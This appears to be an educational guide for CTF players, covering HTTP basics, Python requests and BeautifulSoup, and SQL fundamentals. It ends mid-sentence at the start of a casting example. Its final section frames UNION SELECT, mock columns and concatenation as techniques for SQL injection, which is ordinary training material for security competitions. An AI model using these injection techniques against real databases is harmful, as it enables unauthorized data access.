Introduction

This guide is dedicated to CyberChallenge.IT participants and, once expanded and deepened, to TRX members and enthusiasts in general. This resource aims to provide an overview of data exfiltration in web exploitation.

It is important to emphasize that this guide reflects solely my knowledge and personal opinions. I do not have direct experience in the field of cybersecurity and do not take responsibility for the misuse of the information provided here outside the context of CyberChallenge.IT and more broadly the world of CTFs.

Readers are encouraged to skip chapters or sections they already find familiar or irrelevant to their needs.

Chapter 0.5

Internet

In the World Wide Web, each resource is uniquely identified by a URL (Uniform Resource Locator).

By resource, we mean any set of data or information that makes sense. Images, text paragraphs, videos, audios, web pages, program processing results are all examples of resources. Wikipedia defines "Web resources" as "all sources of information and services available on the Internet, identified by URL and physically present and accessible on web servers through the web browser of the client host."

If this definition is not clear, it will be useful to review the client-server model.

Formal illustration:




Figure 1: Formal URL

Practical example:




Figure 2: Practical URL


Note: the default port - therefore the valid value if not specified - is 80, the fragment is by default the beginning of the page. The query strings, or parameters, are generally optional. Userinfo, i.e., username and password, not shown in the example, are typical of protocols other than those commonly seen in the browser, such as FTP.

URL-encoding

To avoid reserved characters in the URL that could lead to unintended interpretation by the browser, URL encoding is used, officially called percent-encoding.

If used for an attack, it is therefore useful to remember to encode URLs so that no part of the prepared “attack vector”/payload is lost.


Before URL-encoding:



TRX&gamingClub!

Figure 3: Pre-encoding URL

After URL-encoding (what the server receives):



Your input was received as:

text=TRX%26gamingClub%21

Figure 4: Post-encoding URL

Note how only the text that can be directly controlled by the user is URL-encoded.

What is done is a conversion from the reserved character to its hexadecimal ASCII representation preceded by a %.

HTTP


The Hypertext Transfer Protocol, HTTP, is a stateless protocol, meaning that each request is independent of previous requests. The two phases provided are the HTTP request (the client makes a request to the server) and the HTTP response (the server responds).

In general, every time the client needs to request a resource from the server, it communicates using HTTP. This means that for every resource you want to view, your device must make an HTTP request and receive an HTTP response from the server.

Example of an HTTP request:


Example of an HTTP response:

If there is a need for information exchange outside the context of headers and queries, these can be included in the body of the message. In the shown request example, they would appear “underneath” the headers. The structure of the body message varies depending on the technology used by the specific site and is easily identifiable during practical experience.



```
GET /ctf_hsctf2023/2023/06/12/flagshop.html HTTP/2
Host: theromanxpl0.it
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101
Firefox/122.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://theromanxpl0.it/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Figure 5: HTTP request



```
HTTP/2 200 OK
Server: GitHub.com
Content-Type: text/html; charset=utf-8
Last-Modified: Tue, 12 Dec 2023 21:06:45 GMT
Access-Control-Allow-Origin: *
Etag: W/"6578cb65-9f1b"
Expires: Mon, 19 Feb 2024 13:37:36 GMT
Cache-Control: max-age=600
X-Proxy-Cache: MISS
X-Github-Request-Id: DCE2:0E92:4902CC2:4A55098:65D35748
Accept-Ranges: bytes
Date: Mon, 19 Feb 2024 13:27:36 GMT
Via: 1.1 varnish
Age: 0
X-Served-By: cache-fco2270027-FCO
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1708349257.866990,VS0,VE131
Vary: Accept-Encoding
X-Fastly-Request-Id: 50d95ffd4ba3bc9b6aec2dc49cdce14babf193ec
Content-Length: 40731

<!DOCTYPE html>
<html lang="en-us">
```

Figure 6: HTTP response

Common HTTP Methods:

- **GET** (retrieve the resource or information about it)
- **POST** (action/send data to the resource)
- **HEAD** (GET without a body message)
- **TRACE** (diagnostic)
- **OPTIONS** (view available methods)
- **PUT** (create a new resource)
- **DELETE** (delete specified resource)
- **CONNECT** (establish a tunnel in case of a proxy)
- **PATCH** (modify the resource)

Common HTTP Headers:

Request

- **Accept**: Defines the MIME types that the client will accept from the server, in order of preference. For example, `Accept: application/json, text/html` indicates that the client prefers to receive responses in JSON but also accepts them in HTML.
- **User-Agent**: Identifies the browser and/or client making the request.
- **Authorization**: Used for sending credentials, useful when trying to access a protected resource.
- **Cookie**: Used to send previously stored cookies to the server. Useful for personalizing the user experience and "combating" the limitations of the stateless nature of the HTTP protocol.
- **Content-Type**: Defines the MIME type of the request body content.

Response

- **Content-Type**: As above.
- **Server**: The counterpart of `User-Agent`.
- **Set-Cookie**: Informs the client that it should store a cookie with a certain name, value, and optionally expiration, domain, path, and security flag. Example: `Set-Cookie: score=127`. Once `Set-Cookie` is received and accepted, the client will send the cookie to the server with every request made.
- **Content-Length**: Specifies the size in bytes of the response body. If it "appears" from the requester's side, we must be careful to specify the correct length if we want to modify our payloads.

In the examples shown above, you can see how these headers are used in real communication between a web browser and a static website.

Generally, when a header begins with `X-`, it is custom. It is useful to note that the operation of HTTP is just a convention, and the server can decide to implement any method and any header (custom headers and methods). These elements are of interest to us, as they are implemented directly by the site manager and therefore more easily subject to implementation errors. Furthermore, nothing prevents the programmer from using a GET to modify data or a POST to provide information, although this is obviously not recommended. The same goes for the elements shown later in this chapter.

Status Codes:

- **1xx**: Informational responses
- **2xx**: Success
- **3xx**: Redirection
- **4xx**: Client error (typically bad requests)
- **5xx**: Server error (program errors and unhandled exceptions)


***Summarizing*:** We can think of the HTTP request as a letter we send via mail. In the request line, we as senders specify what we want to be done and where we want it to be done, like writing the address and type of service desired on an envelope. The request headers contain information about us and our preferences, similar to writing our name and address on the back of the envelope. If the service provider needs material or an object to fulfill our request, we can include it in the body message, just like sending a package along with the envelope.

The server, similar to the recipient of our letter, receives the request, tries to fulfill it, and sends us a response letter. In the response status line, we understand whether everything went well or if there was a problem, just like reading the delivery indication on our postal envelope. In the response headers, we get information about who did the job and how they would like us to behave with the result. Finally, in the response body message, we receive the requested product, as if a package containing what we asked for were sent along with the envelope.

HTTP Cookies

Cookies are often enriched with attributes, and the main ones are: - **Expires**: Specifies the expiration time in seconds for the cookie. If not specified, the cookie is deleted at the end of the session (session cookie). - **Secure**: Cookies with this flag are only sent in HTTPS requests (encrypted HTTP). - **HttpOnly**: JavaScript cannot access the cookie. - **Domain**: Defines the domain for which the cookie is valid. - **Path**: Same as above but with the path. - **Same-Site**: Specifies if the cookie can be included in requests involving third-party sites. `SameSite=Strict` indicates that the browser will refuse to share the cookie with websites other than the one that “told” us to set the cookie. It is a protection that can discourage CSRF attacks.

A cookie (in the browser: F12 -> Application -> Cookies):



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
__Secure-1PSIDCC	ABTWhQFjb4ZkHFI4adWEQoNQTbtk	.google.com	/	2025-02-18T16:08:40.000Z	44	✓	✓	

Figure 7: Example of a cookie

HTTP Authentication

According to the HTTP protocol standards, the structure of communication between a client requesting a protected resource and the server consists of the following steps: - The client requests the resource. - The server responds with the status code `401 Unauthorized`, specifying through the `WWW-Authenticate` header the type of authentication required. At this stage, various information can be sent to the client, depending on the authentication method required. - The client must respond with the `Authorization` header containing the requested credentials. - The server responds with `200 OK` or `403 Forbidden` (access denied).

`401 Unauthorized` = "I don't know who you are", `403 Forbidden` = "You are not a user who has access to the resource".

Main authentication types:

- **Basic Authentication**: `username:password` are sent encoded in `base64`. The encoding provides no additional security layer, so `Basic` authentication over HTTP is completely insecure, like sending information in plaintext.
- **Digest Authentication**: Obscures username and password using other parameters like `realm` and `nonce`.
- **Bearer Authentication**: Mainly used in contexts based on OAuth2. In essence, instead of providing credentials to the server requesting authentication, we authenticate ourselves to another server that the initial server trusts. This is possible because the authenticating server provides the user with a token to use as a "pass" when we move to the final stage of the authentication process. Tokens are often generated as JWT.

Note: Authentication types may not be immediately clear, and they may not necessarily be exploitable in attacks useful to the CyberChallenge context, but the use of Bearer authentication is on the rise and is an especially important topic. I strongly recommend further independent study.

Chapter Conclusion:

When defending or attacking a service, it is useful to remember that cookies, headers, body content, and the request method can be modified by the client as it wishes. There are tools (like BurpSuite) that allow easy modification of all possible information that the server is able to receive. Trusting what is sent by the client means accepting to manage a vulnerable service. A developer must ensure to limit as much as possible the functionalities that require user trust. The stateless nature of HTTP forces developers to use cookies for authentication (imagine having to log in every time you change a reel), putting them in difficulty and opening up the possibility for various types of cross-site attacks that we will see later.

Challenge: First 6 web security challenges starting from this

Chapter 1

Python requests

Installation

```
pip install requests
from requests import *
pip install beautifulsoup4
from bs4 import BeautifulSoup
```

Methods

In the requests library, each HTTP method corresponds to a function.

Calling the function of an HTTP method, for example `get`:

```
response = get('https://api.github.com')
```

returns a `Response` object that contains a lot of information about the response we received, including: - ## Status code: `response.status_code` Note that `response.status_code` is an integer, while `response` is `True` if the status code is between 200 and 400, `False` otherwise. (If you want to understand how this is possible, you can take a look at method overloading) - ## Content: `response.text` This allows us to see what was returned by the server, what we would have seen if we had visited the same link from a browser. `response.content` does the same thing but returns bytes instead of a string. - ## JSON Content: `response.json()` Particularly useful when dealing with APIs. We would get the same result by using `.text` and deserializing the result with `json.loads(response)` - ## Headers: `response.headers` Which returns an object similar to a dictionary but with case-insensitive keys. So if we want to access a particular header, we can specify it: `response.headers['content-type']`

Request Customization

As seen in the previous chapter, there are different types of information exchange that allow customization of a request:

- ### Query string parameters

```
response = get(
    'https://it.wikipedia.org/w/index.php',
    params={'search': 'capture+the+flag'},
)
```

-

Headers

```
response = get(
    'https://it.wikipedia.org/w/index.php',
    params={'search': 'capture+the+flag'},
    headers={'User-Agent': 'Mozilla/5.0'},
)
```

Other Methods

```
post('https://httpbin.org/post', data={'key':'value'})
put('https://httpbin.org/put', data={'key':'value'})
delete('https://httpbin.org/delete')
head('https://httpbin.org/get')
patch('https://httpbin.org/patch', data={'key':'value'})
options('https://httpbin.org/get')
```

Sessions

If it is necessary to perform multiple actions through a single connection (e.g., passing through multiple APIs that assign and check cookies/headers), you can use the `Session` object.

```
s = Session()

s.get('http://httpbin.org/cookies/set/sessioncookie/123456789')
r = s.get("http://httpbin.org/cookies")

print(r.text)
# '{"cookies": {"sessioncookie": "123456789"}}'
```

Among the many possible use cases, sessions can be particularly useful in attacks and defenses that propose services where you need to register/login to obtain the flag. In these cases, it may be convenient to use sessions leveraging `context managers`:

```
with requests.Session() as session:
    session.auth = ('randomuser', 'randompass')

    session.post('https://api.cyberchallenge.it/pwnedwebsite/register')
    session.post('https://api.cyberchallenge.it/pwnedwebsite/login')
    response =
        session.get('https://api.cyberchallenge.it/pwnedwebsite/idor/flag')
```

Cookies

As mentioned, if cookies are involved in the process to be automated, it is advisable to use sessions so as not to have to do any manual intervention.

If we want to view or add cookies, just know that they are saved in a dictionary, so to get them just use `session.cookies.get_dict()`

For a "clean" visualization of the various cookie parameters (thanks Bobby):

```python
import requests

response = requests.get('http://google.com', timeout=30)

# {'AEC':
    'Ad49MVE4KO7sQX_pRIifPtDvL666jJcj34BmOFeETG9YU_1mu1SINQN-Q_A'}
print(response.cookies.get_dict())

result = [
    {'name': c.name, 'value': c.value, 'domain': c.domain,
        'path': c.path}
    for c in response.cookies
]

# [{'name': 'AEC', 'value':
    'Ad49MVGjcnQKK55wgCKVdZpw4PDgEgicIVB278lObJdf4eXaYChtDZcGLA',
    'domain': '.google.com', 'path': '/'}]
print(result)
```

Adding a Cookie to the Session The requests library uses CookieJar to manage cookies. To add a cookie to the session's CookieJar, you can use the `update` method:

```python
from requests import *
s = Session()
s.cookies.update({'username': 'Francesco Titto'})
response = s.get('http://ctf.cyberbootcamp.it:5077/')
```

In particular, the `session.cookie.XYZ` methods help interface with the CookieJar. There are many useful methods, but what has been covered so far is sufficient for the purpose of this guide.

Tips&Tricks

Checking "Allowed" Methods As seen in the previous chapter, the `OPTIONS` method allows you to view the available methods. To do this, after executing an `OPTIONS` request, the desired result will be returned in the `Allow` header: `response.headers['allow']`

Using the Right Parameters We have seen the different ways to send data to the server. It is important not to confuse `params`, which sends query parameters, `data`, which sends information in the request body, and `json` which does the same thing by converting the dictionary we give it into JSON and setting the `Content-Type` header to `application/json`. Note that inserting JSON into the `json` parameter, for example: `json=json.dumps(data)` will result in double dumping (and therefore various errors that are difficult to understand).

`robots.txt` and `sitemap.xml` In some blackbox challenges of CyberChallenge (but especially OliCyber), it may happen that some necessary information for solving the challenge (including source code) is indicated in the `robots.txt` or `sitemap`. Checking costs you nothing and can save you a lot of time. It is much rarer in other CTFs (I have never found anything in it).


Timeout To prevent the program from freezing due to a wrong request or an infrastructure problem, the `Timeout` was introduced: `get('https://api.github.com', timeout=1.5)`. You can insert the number of seconds (int or float) to wait before an error is triggered. When combined with `Try/Except`, it can be useful for time-based attacks (encryption, SQL, and more).

DOM

Pressing F12 in major browsers opens the developer tools. The first section shown by default is `elements`, which allows us to interactively explore the Document Object Model (DOM).

The DOM is a multi-platform and language-independent structure, but in our case, the following definition is sufficient: the DOM is an interface that treats HTML as a tree structure where each node is an object representing part of the document.

If you have never dealt with HTML and/or the concept of DOM, the best way to understand how it works and get comfortable with it is to visit sites you know well (for example, an article on Wikipedia) and use the `elements` section of the developer tools.



LACTF 2024 - penguin-login
18 Feb 2024
LACTF 2024 - flipma
18 Feb 2024
CSAW '23 Embedded Security Challenge Report
28 Sep 2023
AmateursCTF 2023 - Sanity
25 Jul 2023

```
<!DOCTYPE html>
<html lang="en-us">
 ▶<head>…</head>
 ▼<body>
   ▶<div class="sidebar">…</div>
   ▼<div class="content container">
      <meta name="description" content="TRX (TheRomanExploit) is the Capture the Flag
      team of Sapienza University of Rome, competing in international computer securit
      y competitions. Capture the Flag (CTF) is a type of challenge contest that tests
      ethical hacking and computer security skills. In major competitions, TRX collabo
      rates with top Italian teams, competing under the name "Mhackeroni"">
     ▼<div class="posts">
       ▼<h3 class="post-title">
          <a href="https://theromanxpl0.it/ctf_lactf2024/2024/02/18/penguinlogin.htm
          l"> LACTF 2024 - penguin-login </a> == $0
        </h3>
        <span class="post-date">18 Feb 2024</span>
       ▶<h3 class="post-title">…</h3>
        <span class="post-date">18 Feb 2024</span>
       ▶<h3 class="post-title">…</h3>
        <span class="post-date">28 Sep 2023</span>
       ▶<h3 class="post-title">…</h3>
        <span class="post-date">25 Jul 2023</span>
       ▶<h3 class="post-title">…</h3>
        <span class="post-date">12 Jun 2023</span>
```

Figure 1: Example of using developer tools

Hovering over one of the elements will highlight it.

In the example shown, `h3` is the tag of the element, `post-title` is the class. There may also be an `id`, which uniquely identifies the element.

BeautifulSoup

BeautifulSoup is an extremely useful library for web scraping. It is used together with the `requests` library to automatically obtain a series of data of interest.

```python
import requests
from bs4 import BeautifulSoup

URL = "https://theromanxpl0.it/"
page = requests.get(URL)

soup = BeautifulSoup(page.content, "html.parser")

print(soup.prettify())
```

```python
results = soup.find(id="penguin-login writeup")
```

```python
results = soup.find_all("h3", class_="post-title")
resText = soup.find_all("h3", string="penguin")

for result in results:
    print(result.prettify(), end="\n")

for result in resText:
    print(result.prettify(), end="\n")
```

```python
print(result.text, end="\n")
```

For the structure of the DOM, it has a hierarchy, meaning the contents are nested within each other (what we see are all children of the element with the `HTML` tag).

```python
result = soup.find("h3", class_="post-title")
result = result.parent
print(result.text, end="\n")
```

Extracting links The `a` elements roughly represent a link, which is found as an `href` attribute.

```python
import requests
from bs4 import BeautifulSoup

URL = "https://theromanxpl0.it/"
page = requests.get(URL)

soup = BeautifulSoup(page.content, "html.parser")

links = soup.find_all("a")
for link in links:
    link_url = link["href"]
    print(f"writeup link: {link_url}\n")
```

Exercises: First 16 starting from this one: https://ctf.cyberchallenge.it/challenges#challenge-255 In case you don't have access to the CyberChallenge platform, there is a public alternative here: https://training.olicyber.it/challenges#challenge-340

The introduction is very concise and more oriented towards examples as the topic can become very large depending on how much you want to delve into it, and I don't expect you to use this library very often, even less so if it's not a superficial use.

Chapter 1.5

Relational Databases and SQL


Relational Database Management Systems (DBMS) and Structured Query Language are vast topics that are the subject of entire exams. However, for what we need, we can achieve satisfactory results by simply getting familiar with a few concepts and instructions.

Relational Model

In the relational model, information is structured into tables, rows, and columns.

A relational database is structured very similarly to a spreadsheet (e.g., Excel). Each spreadsheet is a table where information is stored. The columns represent various attributes, and the rows represent "records," entities, in a sense they are the subjects of the collected data.

Example of a table:



ID	Username	Team
1	Loldemort	TeamItaly
2	Titto	TRX
3	marco	ZenHack
4	C0mm4nd_	MadrHacks


Figure 1: Example of CTF players table

So, the records in a table share the same "structure": for each of them, we have the same type of information.

For each table, a *primary key* is defined, which is a piece of data that uniquely identifies each row or record. The primary key can be defined by multiple columns or by useful information about the record, but for simplicity, it tends to be defined on a single column, often created for this sole purpose, called ID (or similar). For simplicity, you can remember the primary key as a unique identifier. However, it is useful to remember that the primary key can be multi-column or (more likely) that it is a piece of data such as a tax code or registration number.

Furthermore, each row can be used to create a relationship between different tables using a *foreign key*, which is the primary key of another table.

Summary example:



ID	Username	Team
1	Loldemort	4
2	Titto	2
3	marco	3
4	C0mm4nd_	1

ID	Name
1	MadrHacks
2	TRX
3	ZenHack
4	TeamItaly

Figure 2: Example of primary and foreign key

DBMS

A generic database is a collection of data managed and organized by the DBMS (Database Management System). RDBMS manages relational databases.

The user has in mind a logical schema of how a database should be (look at the examples above), but the records must be physically stored somehow as bits. The DBMS takes care of managing the data itself, controlling concurrent access, ensuring data security and integrity, and allowing data migration, all the while allowing the user to access the data through a conceptual schema rather than the data physically present in memory.

tldr: It allows abstraction while ensuring fast access to data and their integrity.

SQL

SQL is the standard language for manipulating databases.

Let's go through some examples. First of all, let's see all the data we will work with in this tutorial:

SELECT/FROM `SELECT * FROM players;`

ID	Username	Team
1	Loldemort	4
2	Titto	2
3	marco	3
4	C0mm4nd_	1

```
SELECT * FROM Teams;
```

ID	Name
1	MadrHacks
2	TRX
3	ZenHack
4	TeamItaly

Let's see the teams. The ID doesn't tell us much... Let's only take the names:

```
SELECT Name FROM Teams;
```

Name
MadrHacks
TRX
ZenHack
TeamItaly

And what if we wanted to see only the name of the second team entered in the database?

WHERE `SELECT Name FROM Teams WHERE ID = 2;`

Name
TRX

So, the structure of the `SELECT` is: `SELECT [column/s] FROM [table] WHERE [condition]`, and it is not necessary to select a column to use it as a condition, as we saw in this last example.

Now let's select all the teams except the first two:

```
SELECT * FROM Teams WHERE ID > 2; SELECT * FROM Teams WHERE ID >=
3;
```

ID	Name
3	ZenHack
4	TeamItaly

But let's order them alphabetically:

```
SELECT * FROM Teams WHERE ID >= 3 ORDER BY Name;
```

ID	Name
4	TeamItaly
3	ZenHack

But the ranking was nicer before...

ORDER BY `SELECT * FROM Teams WHERE ID >= 3 ORDER BY Name DESC;`

ID	Name
3	ZenHack
4	TeamItaly

Full syntax:

```
SELECT column[s]
FROM table[s]
WHERE condition[s]
ORDER BY column[s] [asc/desc];
```

Multiple conditions If we insert multiple columns in the ORDER BY, the order in which we list them will matter. For example, if we wanted to select players based on their score and in case of a tie give priority to the younger one, we could use this query: `SELECT name, score FROM players ORDER BY score DESC, age ASC;`. Multiple conditions can be included in a `WHERE` using the `OR` and `AND` operators.

SQL for Exploitation

There are other statements and operators that are particularly useful when performing SQL injection, a type of attack that we will delve into in detail in the next chapter.

LIKE and Wildcards `LIKE` allows us to search for a string that "resembles" the one provided. This is possible thanks to *wildcards*. The two most important wildcards for our purposes are the underscore `_`, which represents a single character, and the percent `%`, which represents none or more characters. Some examples on the `Players` table:

`SELECT * FROM Players WHERE Username LIKE "_arco"`

ID	Username	Team
3	marco	3

```
SELECT * FROM Players WHERE Username LIKE "%o"
```

ID	Username	Team
2	Titto	2
3	marco	3


```
SELECT * FROM Players WHERE Username LIKE "%o%"
```

ID	Username	Team
1	Loldemort	4
2	Titto	2
3	marco	3

```
SELECT * FROM Players WHERE Username LIKE "%Titto"
```

ID	Username	Team
2	Titto	2

UNION SELECT Do you remember about `foreign key` and `primary key`?



ID	Username	Team
1	Loldemort	4
2	Titto	2
3	marco	3
4	C0mm4nd_	1

ID	Name
1	MadrHacks
2	TRX
3	ZenHack
4	TeamItaly

Figure 3: Example of primary and foreign key

`JOIN` is a statement that allows us to perform useful manipulations using these two pieces of information. For now, we are only interested in obtaining information from two different tables, regardless of whether there is a relationship between them, and the `UNION` helps us with that. To use it, simply write two `SELECT` statements related to two different tables, and put a `UNION` in between:

```
SELECT Username FROM Players WHERE Username LIKE "L%" UNION
SELECT Name FROM Teams WHERE ID = 2
```

Username
Loldemort
TRX

When executing a `UNION SELECT`, we need to keep in mind that: - Each select statement must have the same number of columns. `SELECT ID, Username FROM Players UNION SELECT Name FROM Teams` is not valid. - The columns must involve "similar" data types. For example, strings and varchar, although not the same type, can be part of the same column IN A UNION QUERY! `SELECT ID FROM Players UNION SELECT Name FROM Teams` returns an error. - The columns generated by a `UNION SELECT` will have the same name as the columns selected from the first named table. This is not a problem in itself, but it can be confusing when the query results are returned (in the previous example, TRX appears in the Username column).

As future xHackerZx, we cannot be discouraged by the first difficulties. There are shortcuts we can use, forcing special features provided by SQL queries.

Mock Columns "Each `SELECT` must have the same number of columns" If the application we are interacting with proposes a query with too many columns (we want to know only the team names through a union, but in the players table, the ID is also selected), we can use mock columns.

These consist of inserting fixed values instead of the column name so that a fake column is selected from the query:

```
SELECT ID, Username FROM Players UNION SELECT 1337, Name FROM
Teams
```

ID	Username
1	Loldemort
2	Titto
1337	TeamItaly
1337	TRX

etc…

We can also use `"character"` if we want to create a fake `varchar` column.

Concatenation If we have too few columns available, we can exploit concatenation:

`SELECT Name FROM Teams UNION SELECT CONCAT(Username," ",Fullname) FROM Players`

The concatenation method varies greatly between different DBMS, so it will be necessary to do a new search on concatenation whenever we encounter a new DBMS.

In our case, however, the Players table does not contain the `Fullname`, besides the username there are only ID and the player's team ID as a foreign key. We couldn't concatenate this information with `Username`, since these others are integers and not varchar. In cases like these, the shortcut presented in the next paragraph is particularly useful

CASTing "The columns must involve similar data types" In this case, we can rely on CASTing, which allows us to transform data from one type to another when possible. For example, the query:

